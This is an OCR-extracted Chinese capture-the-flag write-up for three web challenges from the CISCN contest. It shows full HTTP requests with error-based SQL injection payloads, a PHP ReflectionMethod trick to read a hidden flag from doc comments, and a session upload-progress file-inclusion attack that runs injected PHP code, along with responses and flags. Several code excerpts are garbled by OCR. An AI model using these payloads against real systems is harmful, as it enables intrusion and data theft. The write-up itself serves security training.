FAFU-1 WP


CISCN 实际操作场景题

1.easy_sql

第一题 SQL 注入：

发现目标过滤了 `Information_schema`,最终通过猜测表名为 `flag` 以及无列名注入获得列名


如下图：



```
POST / HTTP/1.1
Host: 124.70.0.162:26077
Content-Length: 164
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://124.70.0.162:26077
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/90.0.4430.212 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/we
bp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://124.70.0.162:26077/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close

uname=admin') and extractvalue(1,concat(0x7e,(select * from(select * from
flag a join (select * from flag)b
using(id,no))c)))%23&passwd=11&Submit=%E7%99%BB%E5%BD%95
```

```
</head>
<body style="background: #009688;">
<div class="page">
    <div class="loginwarrp">
        <div class="logo">我就是一个登陆界面</div>
        <div class="login_form">
            <form id="Login" name="Login" method="post" name="form1
onsubmit="" action="">
                <span>用户名：</span>


                <input type="text" name="uname" class="
login_input">


                <span>密  码：</span>
                <input type="password" name="passwd" class="
login_input">


                <li class="login-sub">
                    <input type="submit" name="Submit" value="登录
/>
                </li>
            </form>
        </div>
    </div>
</div>
</body>
</html>




Duplicate column name 'e2ee8939-b2b2-456d-93a2-5cbea356ff2b'</font>
</div>
```

最终拿到 flag：




```
POST / HTTP/1.1
Host: 124.70.0.162:26077
Content-Length: 143
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://124.70.0.162:26077
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/90.0.4430.212 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/we
bp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://124.70.0.162:26077/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close

uname=admin') and extractvalue(1,(select
group_concat(`e2ee8939-b2b2-456d-93a2-5cbea356ff2b`)from
flag))%23&passwd=11&Submit=%E7%99%BB%E5%BD%95
```


```
</head>
<body style="background: #009688;">
<div class="page">
    <div class="loginwarrp">
        <div class="logo">我就是一个登陆界面</div>
        <div class="login_form">
            <form id="Login" name="Login" method="post" name="form1
onsubmit="" action="">
                <span>用户名：</span>


                <input type="text" name="uname" class="
login_input">


                <span>密  码：</span>
                <input type="password" name="passwd" class="
login_input">


                <li class="login-sub">
                    <input type="submit" name="Submit" value="登录
/>
                </li>
            </form>
        </div>
    </div>
</div>
</body>
</html>




XPATH syntax error: '{Ikyfh-n4JE1-8rUvc-vi3UG-X4Hsk-}'</font>
</div>
</body>
```

2.easy_source

扫了半天，查了半天资料发现了:.index.php.swo 这一罕见的文件泄露名




分析题目，猜测 flag 是藏在类的注释中，同时审计代码发现我们能够实例化任意类，并调用类方法，那么就可以利用 PHP 内置类中的 ReflectionMethod 来读取 User 类里面各个函数的注释，本地测试如下：



构造 payload：?rc=ReflectionMethod&ra=User&rb=a&rd=getDocComment

因为不知道是在哪个函数的注释中，所以逐个尝试：最终发现在 q 函数的注释中。

你能发现我吗string(152) "/** * Increment counter * * @final * @static * @access publicCISCN{ilmkP-Va3Xq-0EzmE-DyIMs-a50Nb-} * @return int */"



3.middle-source

这题通过 php session 上传进度的问题：
https://www.php.net/manual/zh/session.upload-progress.php

写入 shell 到 session 中，然后包含该 session 即可执行任意 php 代码


首先通过目录扫描发现了如下页面：`.listing`

得到 phpinfo 页面

PHP Version 7.4.3

System	Linux d6038db3088f 3.10.0-1160.15.2.el7.x86_64 #1 SMP Wed Feb 3 15:06:38 UTC 2021 x86_64
Build Date	Oct 6 2020 15:47:56
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php/7.4/apache2
Loaded Configuration File	/etc/php/7.4/apache2/php.ini
Scan this dir for additional .ini files	/etc/php/7.4/apache2/conf.d
Additional .ini files parsed	/etc/php/7.4/apache2/conf.d/10-opcache.ini, /etc/php/7.4/apache2/conf.d/10-pdo.ini, /etc/php/7.4/apache2/conf.d/20-calendar.ini, /etc/php/7.4/apache2/conf.d/20-ctype.ini, /etc/php/7.4/apache2/conf.d/20-exif.ini, /etc/php/7.4/apache2/conf.d/20-ffi.ini, /etc/php/7.4/apache2/conf.d/20-fileinfo.ini, /etc/php/7.4/apache2/conf.d/20-ftp.ini, /etc/php/7.4/apache2/conf.d/20-gettext.ini, /etc/php/7.4/apache2/conf.d/20-iconv.ini, /etc/php/7.4/apache2/conf.d/20-json.ini, /etc/php/7.4/apache2/conf.d/20-phar.ini, /etc/php/7.4/apache2/conf.d/20-posix.ini, /etc/php/7.4/apache2/conf.d/20-readline.ini, /etc/php/7.4/apache2/conf.d/20-shmop.ini, /etc/php/7.4/apache2/conf.d/20-sockets.ini, /etc/php/7.4/apache2/conf.d/20-sysvmsg.ini, /etc/php/7.4/apache2/conf.d/20-sysvsem.ini, /etc/php/7.4/apache2/conf.d/20-sysvshm.ini, /etc/php/7.4/apache2/conf.d/20-tokenizer.ini
PHP API	20190902
PHP Extension	20190902
Zend Extension	320190902
Zend Extension Build	API320190902,NTS
PHP Extension Build	API20190902,NTS
Debug Build	no
Thread Safety	disabled


发现 session 存放路径以及 `PHP_SESSION_UPLOAD_PROGRESS`，随即想到 session lfi 拿 shell 的方法




构造如下 html 页面

```
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <title>Title</title>
</head>
<body>
<form action="http://124.70.0.162:26191/index.php" method="POST" enctype="m
ultipart/form-data">
    <input type="hidden" name="PHP_SESSION_UPLOAD_PROGRESS" value="<?php ph
pinfo();?>" />
    <input type="file" name="file1" />
    <input type="file" name="file2" />
    <input type="submit" />
</form>
</body>
</html>
```


进行抓包，修改如下写入要用的代码进行执行，同时记住此时的 phpsessid（下图是当时已经完成全部步骤后的图）




将你要包含的 session 文件名修改成和 cookie 的 phpsessid 一样：`sess_+phpsessid`



下面的图是查看/etc 目录下的文件和目录的过程图：





Request	Payload	Status	Error	Timeout	Length	Comment
92	null	200			6334	
1301	null	200			2840	
2111	null	200			2840	
2217	null	200			2840	
2269	null	200			2840	
13734	null	200			2635	
14551	null	200			2635	
15964	null	200			2635	
15997	null	200			2635	
16677	null	200			2635	
16821	null	200			2635	
16960	null	200			2635	
17341	null	200			2633	
2980	null	200			2551	

Request | Response

Raw | Headers | Hex | Render

```
HTTP/1.1 200 OK
Date: Sat, 15 May 2021 11:48:18 GMT
Server: Apache/2.4.18 (Ubuntu)
Vary: Accept-Encoding
Content-Length: 2443
Connection: close
Content-Type: text/html; charset=UTF-8
```


```
<code><span style="color: #000000">
<span style="color: #0000BB">&lt;?php<br />    highlight_file</span><span style="color: #007700">(</span><span style="color: #0000BB">_
    echo </span><span style="color: #DD0000">"your flag is in some file in /etc "</span><s
color: #0000BB">$fielf</span><span style="color: #007700">=</span><span style="color: #0000BB">$_POST</span><span style="color: #007700">[</span><span styl
    </span><span style="color: #0000BB">$cf</span><span style="color: #007700">=</span><span style="color: #DD0000">"/tmp/app_auth/cfil
$_POST</span><span style="color: #007700">[</span><span style="color: #DD0000">'cf'</span><span style="color: #007700">];<br />    <br
span><span style="color: #007700">(</span><span style="color: #0000BB">$cf</span><span style="color: #007700">)){<br />      
style="color: #007700">;<br />        echo $</span><span style="color: #0000BB">$field</span><span style="colo
    }<br />    else{<br />          echo </span><span style="color: #DD0
          exit;<br />    }<br /></span><span style="color: #0000BB">?&gt;</span>
</span>
</code>your flag is in some file in /etc upload_progress_array(3) {
  [0]=>
  string(1) "."
  [1]=>
  string(2) ".."
  [2]=>
  string(10) "hgdcffbddb"
}
```


Type a search term


Request	Payload	Status	Error	Timeout	Length	Comment
92	null	200			6334	
1301	null	200			2840	
2111	null	200			2840	
2217	null	200			2840	
2269	null	200			2840	
13734	null	200			2635	
14551	null	200			2635	
15964	null	200			2635	
15997	null	200			2635	
16677	null	200			2635	
16821	null	200			2635	
16960	null	200			2635	
17341	null	200			2633	
2980	null	200			2551	

Request | Response

Raw | Headers | Hex | Render

```
HTTP/1.1 200 OK
Date: Sat, 15 May 2021 11:48:55 GMT
Server: Apache/2.4.18 (Ubuntu)
Vary: Accept-Encoding
Content-Length: 2443
Connection: close
Content-Type: text/html; charset=UTF-8
```


```
<code><span style="color: #000000">
<span style="color: #0000BB">&lt;?php<br />    highlight_file</span><span style="color: #007700">(</span><span style="color: #0000BB">__FILE__<
    echo </span><span style="color: #DD0000">"your flag is in some file in /etc "</span><span styl
color: #0000BB">$fielf</span><span style="color: #007700">=</span><span style="color: #0000BB">$_POST</span><span style="color: #007700">[</span><span style="color
    </span><span style="color: #0000BB">$cf</span><span style="color: #007700">=</span><span style="color: #DD0000">"/tmp/app_auth/cfile/"</spa
$_POST</span><span style="color: #007700">[</span><span style="color: #DD0000">'cf'</span><span style="color: #007700">];<br />    <br /> 
span><span style="color: #007700">(</span><span style="color: #0000BB">$cf</span><span style="color: #007700">)){<br />        &r
style="color: #007700">;<br />          echo $</span><span style="color: #0000BB">$field</span><span style="color: #0077
    }<br />      else{<br />            echo </span><span style="color: #DD0000">""<
              exit;<br />    }<br /></span><span style="color: #0000BB">?&gt;</span>
</span>
</code>your flag is in some file in /etc upload_progress_array(3) {
  [0]=>
  string(1) "."
  [1]=>
  string(2) ".."
  [2]=>
  string(10) "afdcicdbhc"
}
```




92	null	200			6334
1301	null	200			2840
2111	null	200			2840
2217	null	200			2840
2269	null	200			2840
13734	null	200			2635
14551	null	200			2635
15964	null	200			2635
15997	null	200			2635
16677	null	200			2635
16821	null	200			2635
16960	null	200			2635
17341	null	200			2633
2980	null	200			2551

Request Response

